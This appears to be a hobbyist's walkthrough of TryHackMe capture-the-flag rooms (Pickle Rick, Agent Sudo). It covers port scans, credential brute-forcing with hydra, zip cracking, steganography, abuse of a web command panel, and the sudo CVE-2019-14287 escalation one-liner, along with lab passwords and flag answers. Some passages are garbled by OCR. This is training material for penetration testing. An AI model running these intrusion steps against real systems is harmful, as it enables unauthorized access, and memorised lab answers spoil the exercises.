Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:49 EST
Nmap scan report for 10.10.235.68
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bf:a0:e5:f7:84:b1:ee:22:33:ab:bf:65:f8:9c:54:7b (RSA)
|   256 e5:d5:13:d9:e6:26:4d:04:0c:7b:08:93:7d:f7:a2:71 (ECDSA)
|_  256 a5:f7:46:e8:fe:b8:5f:05:1d:77:6c:aa:d6:49:cb:a1 (ED25519)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 844.23 seconds
```

Our nmap scan tells us there's ssh and the web server we were on open on this server.

We see that we have a robots.txt file we can look at! And an assets folder we can go checkout as well.

Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.16 Port 80

The contents here is overall useless to use for now. Maybe the images COULD hide something in them if we have nothing else to fall back on.


```
(kali㉿kali)-[~/media/sf_TryHackMe/Pickle_Rick]
$ nikto -host $IP
- Nikto v2.5.0

+ Target IP:      10.10.235.68
+ Target Hostname: 10.10.235.68
+ Target Port:    80
+ Start Time:    2023-11-21 12:59:51 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf125686, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.


```


Running nikto which I often ran on other machines however this is the first time it's proved useful results that were different than gobuster. We are able to see that we get a login.php page!



Portal Login Page

Username:	<input type="text"/>
Password:	<input type="password"/>
<input type="button" value="Login"/>	

Putting R1ckRul3s and Wubbalubbadubdub into the login.php lets us sign into an account.



Command Panel

Commands

Execute

I sadly signed in before I took a screenshot of the login.php page and there seems to be no way of going back. But on this screen we're able to type in some basic commands.

Command Panel

Commands

Execute

```
Sup3rS3cretPickl3Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt
```

Command Panel

Commands

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK.**



When we try cat Sup3rS3cretPickl3ingred.txt we get this page.

```
mr. meeseek hair
```

Though we are capable of accessing it from our browser allowing us to see the first ingredient being **mr. meeseek hair**

What is the second ingredient in Rick's potion?

Command Panel

Execute

```
html
```

Command Panel

```
cd .. && cd .. && cd .. && ls -al
```

Execute

```
total 88
drwxr-xr-x 23 root root 4096 Nov 21 17:48 .
drwxr-xr-x 23 root root 4096 Nov 21 17:48 ..
drwxr-xr-x  2 root root 4096 Nov 14  2018 bin
drwxr-xr-x  3 root root 4096 Nov 14  2018 boot
drwxr-xr-x 14 root root 3260 Nov 21 17:48 dev
drwxr-xr-x 94 root root 4096 Nov 21 17:48 etc
drwxr-xr-x  4 root root 4096 Feb 10  2019 home
lrwxrwxrwx  1 root root   30 Nov 14  2018 initrd.img -> boot/initrd.img-4.4.0-1072-aws
drwxr-xr-x 21 root root 4096 Feb 10  2019 lib
drwxr-xr-x  2 root root 4096 Nov 14  2018 lib64
drwx-----  2 root root 16384 Nov 14  2018 lost+found
drwxr-xr-x  2 root root 4096 Nov 14  2018 media
drwxr-xr-x  2 root root 4096 Nov 14  2018 mnt
drwxr-xr-x  2 root root 4096 Nov 14  2018 opt
dr-xr-xr-x 137 root root    0 Nov 21 17:48 proc
drwx-----  4 root root 4096 Feb 10  2019 root
drwxr-xr-x 25 root root  880 Nov 21 17:48 run
drwxr-xr-x  2 root root 4096 Nov 14  2018 sbin
drwxr-xr-x  5 root root 4096 Feb 10  2019 snap
drwxr-xr-x  2 root root 4096 Nov 14  2018 srv
dr-xr-xr-x 13 root root    0 Nov 21 18:23 sys
drwxrwxrwt  8 root root 4096 Nov 21 18:17 tmp
```

We need to go ahead and travel back in our file directory. This is because we are in the /var/www/html folder which is shown by the first screenshot. However chaining 3 cd commands together we get the main file directory area. We can see there's a home folder which normally is where our user desktop information is.

Command Panel

```
cd /home && ls -al
```

Execute

```
total 16
drwxr-xr-x 4 root    root    4096 Feb 10  2019 .
drwxr-xr-x 23 root   root    4096 Nov 21 17:48 ..
drwxrwxrwx  2 root   root    4096 Feb 10  2019 rick
drwxr-xr-x  4 ubuntu  ubuntu 4096 Feb 10  2019 ubuntu
```

Going into /home we can see there's rick and ubuntu users

Command Panel

```
cd /home/rick && ls -al
```

Execute

```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root 13 Feb 10  2019 second ingredients
```

Using cd /homem/rick and printing out the contents we can see the second ingredient is there! We just need to figure out how to view it.

Command Panel

```
cd /home/rick && less "second ingredients"
```

Execute

```
1 jerry tear
```

We know that cat isn't allowed so I went ahead and thought about what other programs might work for viewing files. I know that less is one that's used for viewing files as well so I went and tried that. With that we get the second ingredient: 1 jerry tear

What is the last and final ingredient?

Command Panel

Commands

Execute

```
Matching Defaults entries for www-data on ip-10-10-10-16.eu-west-1.compute.internal:  
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin  
  
User www-data may run the following commands on ip-10-10-10-16.eu-west-1.compute.internal:  
(ALL) NOPASSWD: ALL
```

Command Panel

sudo ls /root

Execute

```
3rd.txt  
snap
```

Messing around to figure out a way into /root I realized we can just run all commands with sudo. We could use this to get a reverse shell onto the machine if we really wanted to put I'm going to keep it simple for today.

We're going to use sudo ls /root to print out the contents of the directory and we see there's 3rd.txt and snap. We just want the 3rd so we're going to get that

Command Panel

sudo less /root/3rd.txt

Execute

```
3rd ingredients: fleeb juice
```

We print out the contents and see that the 3rd and final ingredient is **fleeb juice**

Agent Sudo

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

This is the main landing page when we go there. Clearly we're given some hint on how to access the website. The user-agent flag is one that's sent during an http request. Since this is Agent R I'm going to assume this is a letter based code name system.

How many open ports?

```
[kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo] Help
└─$ nmap -sC -sV -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 13:36 EST
Nmap scan report for 10.10.123.225
Host is up (0.12s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp      vsftpd 3.0.3
22/tcp    open     ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|_ 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:2f:8b:4f:18:e2 (ED25519)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
898/tcp   filtered sun-manageconsole Desktop
1805/tcp  filtered enl-name
2065/tcp  filtered dlsrpn
8087/tcp  filtered simplifymedia
8652/tcp  filtered unknown
9415/tcp  filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 27.49 seconds
```

Running our nmap scan we can see there's ftp, ssh, and the web server we had originally accessed.

The answer is 3.

How you redirect yourself to a secret page?

The answer to this question is user-agent this is because with the curl command we can set the user-agent. This backend of the site probably has the request setup to check the user-agent and if it matches a certain one it'll display a different page.

What is the agent name?

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "A" -L $IP

<!DocType html>
<html>
<head>
    <title>Annoucement</title>
</head>

<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
</body>
</html>
```



```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "B" -L $IP

<!DocType html>
<html>
<head>
    <title>Annoucement</title>
</head>

<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
```

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "C" -L $IP
Attention chris, <br><br>
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is we
ak! <br><br>
From,<br>
Agent R
```

We go ahead and set the flag as different letters starting with A and thankfully we only have to do this three times since we get Agent C!

The answer is chris

FTP password

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt $IP ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-21 13:49:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.123.225:21/
[STATUS] 246.00 tries/min, 246 tries in 00:01h, 14344153 to do in 971:50h, 16 active
[21][ftp] host: 10.10.123.225 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-21 13:50:24
```

We use hydra with the rockyou wordlist on ftp. This didn't take use long to find **crystal** as a successful one. I tried doing hydra on ssh but that was going to take over 100+ hours.

The answer is **crystal**

Zip file password

```
(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ ftp $IP
Connected to 10.10.123.225.
220 (vsFTPd 3.0.3)
Name (10.10.123.225:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25160|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||60175|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 451.84 Kib/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.82 Kib/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||15648|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143 117.08 Kib/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (81.26 Kib/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||56138|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842 137.77 Kib/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (97.14 Kib/s)
ftp> cd ..
```

We connect to the server and can see there's 3 different files. As per normal we're going to go ahead and download those to look at them.

```
(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is
somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Starting with the `to_agentJ.txt` we see that the pictures are simply misdirections. While they are actual photos they have embedded content that needs to be unembedded somehow.

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ ls
cute-alien.jpg cutie.png hydra.restore nmap_scan.txt To_agentJ.txt

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk cutie.png
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365          Zlib compressed data, best compression
34562        0x8702         Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820        0x8804         End of Zip archive, footer length: 22

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk -e cutie.png
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365          Zlib compressed data, best compression
WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562          0x8702         Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820          0x8804         End of Zip archive, footer length: 22

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ ls
cute-alien.jpg cutie.png _cutie.png.extracted hydra.restore nmap_scan.txt To_agentJ.txt

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ cd _cutie.png.extracted
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$
```

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk cute-alien.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          JPEG image data, JFIF standard 1.01

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk alien_autopsy.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          JPEG image data, EXIF standard
12           0xC          TIFF image data, little-endian offset of first image directory: 8
```

We can use binwalk check the files to see which one is the encrypted one. And well we get it on our first try with cutie.png.

We can use binwalk with –e flag to get the contents which turns out to be a directory

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365 365.zlib 8702.zip To_agentR.txt
```

We can see there's 4 files

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip
8702.zip>To_agentR.txt:$zip2$*0*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe
51d03755e0ca861a5a3dcbabfa18784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91cb05e64e*4969f382486cb6
767ae6*$zip2$:To_agentR.txt:8702.zip:8702.zip

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip > john_able.hash

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ john john_able.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 5 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien          (8702.zip>To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2023-11-21 13:59) 2.500g/s 118710p/s 118710c/s 118710C/s 123456..marie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using zip2john allows us to turn the zip file into a file that's useable by john the ripper which may allow us to open it!

When we go ahead and use john on it we get the password which is alien

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ 7z e 8702.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (Locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,5 CPUs 11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz (806D1),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
Path = 8702.zip
Type = zip
Physical Size = 280

Would you like to replace the existing file:
Path:   ./To_agentR.txt
Size:   0 bytes
Modified: 2019-10-29 07:29:11
with the file from archive:
Path:   To_agentR.txt
Size:   86 bytes (1 KiB)
Modified: 2019-10-29 07:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / (U)to rename all / (Q)uit ? y

Enter password (will not be echoed): 
Everything is Ok

Size:   86
Compressed: 280
```

The answer is alien

steg password

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  john_able.hash  To_agentR.txt

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,
We need to send the picture to 'QXJlYTUX' as soon as possible!
By,
Agent R
```

Decode from Base64 format

Simply enter your data then push the decode button.

```
QXJIYTUx
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little !

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the


DECODE Decodes your data into the area below.

```
Area51
```

I can tell that the contents are encoded and well starting with the simplest which is base64. We look up a decoder and we see that the location is:

[Area51](#) is the answer

Who is the other agent (in full name)?



The terminal window shows the following session:

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ steghide info cute-alien.jpg
"cute-alien.jpg":
    format: jpeg
    capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ steghide extra -sf cute-alien.jpg -p "Area51"
steghide: unknown command "extra".
steghide: type "steghide --help" for help.

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ steghide extract -sf cute-alien.jpg -p "Area51"
wrote extracted data to "message.txt".

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  hydra.restore  message.txt  nmap_scan.txt  To_agentJ.txt

(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
```

We can see that with steghide there's data hidden in the cute-alien.jpg file. Supplying it with the Area51 password with the extract option and –sf flag with steghide we're able to get the hidden message.

We get a message for james which tells us his ssh password and hopefully the name james is his ssh username!

James is the answer

SSH password

The answer is **hackerrules!**

What is the user flag?

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ ssh james@$IP
james@10.10.123.225's password:
Permission denied, please try again.
james@10.10.123.225's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Tue Nov 21 19:15:22 UTC 2023

 System load:  0.0          Processes:      105
 Usage of /:   39.9% of 9.78GB  Users logged in:  0  o_agentJ.txt
 Memory usage: 21%          IP address for eth0: 10.10.123.225
 Swap usage:   0%

 75 packages can be updated.
 33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autopsy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

Simply signing in and getting the flag

What is the incident of the photo called?

```
(kali㉿kali)-[~/media/sf_TryHackMe/Agent_Sudo]
$ scp -P 22 james@10.10.123.225:/home/james/Alien_autopsy.jpg /media/sf_TryHackMe/Agent_Sudo
james@10.10.123.225's password:
Alien_autopsy.jpg                                         Learn more
100% 41KB 73.2K
```

From there we can do a reverse image search on google to see where the image came from. It took me so long and there's a lot of messy data out there but I eventually found it's from [Roswell Alien Autopsy](#)

CVE number for the escalation

```
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
  (ALL, !root) /bin/bash
james@agent-sudo:~$
```

Using sudo -l we can see that james is capable of running /bin/bash as root

Google search results for '(ALL, !root) /bin/bash exploit'. The search bar shows the query. Below it, a row of buttons includes Videos, Sudo 1.8, Ubuntu, Cve 2019, Images, News, Shopping, Books, and Maps. The main search results area shows 'About 2,400,000 results (0.41 seconds)'.

Exploit-DB
<https://www.exploit-db.com/exploits/>

sudo 1.8.27 - Security Bypass - Linux local Exploit

Oct 15, 2019 — ... (ALL, !root) /bin/bash So user hacker can't run /bin/bash as root (!root)
User hacker sudo privilege in /etc/sudoers # User privilege ...

Simply copying and pasting the line we found with the word exploit we get this exploit. Going to the page we get the CVE:

CVE-2019-14287 is the answer

What is the root flag?

(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]

```
$ searchsploit sudo security bypass
```

Exploit Title	Path
Sudo 1.6.x - Environment Variable Handling Security Bypass (1)	/linux/local/27056.pl
Sudo 1.6.x - Environment Variable Handling Security Bypass (2)	/linux/local/27057.py
sudo 1.8.27 - Security Bypass	/linux/local/47502.py
Sudo Perl 1.6.x - Environment Variable Handling Security Bypass	/linux/local/26498.txt

Shellcodes: No Results

```
(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
```

```
$ cp /usr/share/exploitdb/exploits/linux/local/47502.py
```

cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux/local/47502.py'
Try 'cp --help' for more information.

```
(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
```

```
$ cp /usr/share/exploitdb/exploits/linux/local/47502.py /media/sf_TryHackMe/Agent_Sudo
```

```
(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
```

```
$
```

CVE-2019-14287
Oct 17, 2019 — Sorry
VirtualBox, notroot
Try 'cp --help' for more information.

Exploit Notes
<https://exploit-note.com>

Sudo Privilege E
Oct 30, 2023 — If we R
can run /bin/bash


EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Example :

```
hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

The code from the 47502.py exploit found. We can see we need to run a simple one line sudo command to exploit the permission.



```
Sudoers 1.0 plugin version 1.0.2zip2
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# ls
Alien_automspj.jpg user_flag.txt
root@agent-sudo:~# cd /home/root
bash: cd: /home/root: No such file or directory
root@agent-sudo:~# cd ..
root@agent-sudo:/home# ls
bin  cdrom  etc  initrd.img   lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot dev  home  initrd.img.old lib64 media  opt  root  sbin  srv  sys  usr  vmlinuz
root@agent-sudo:# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062
By,
Deskel a.k.a Agent R
root@agent-sudo:/root#
```

We run the line and get root. Allowing us to find the root flag and even who Agent R is!

(Bonus) Who is Agent R?

Deskel

[Bounty Hacker](#)



Spike: "Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

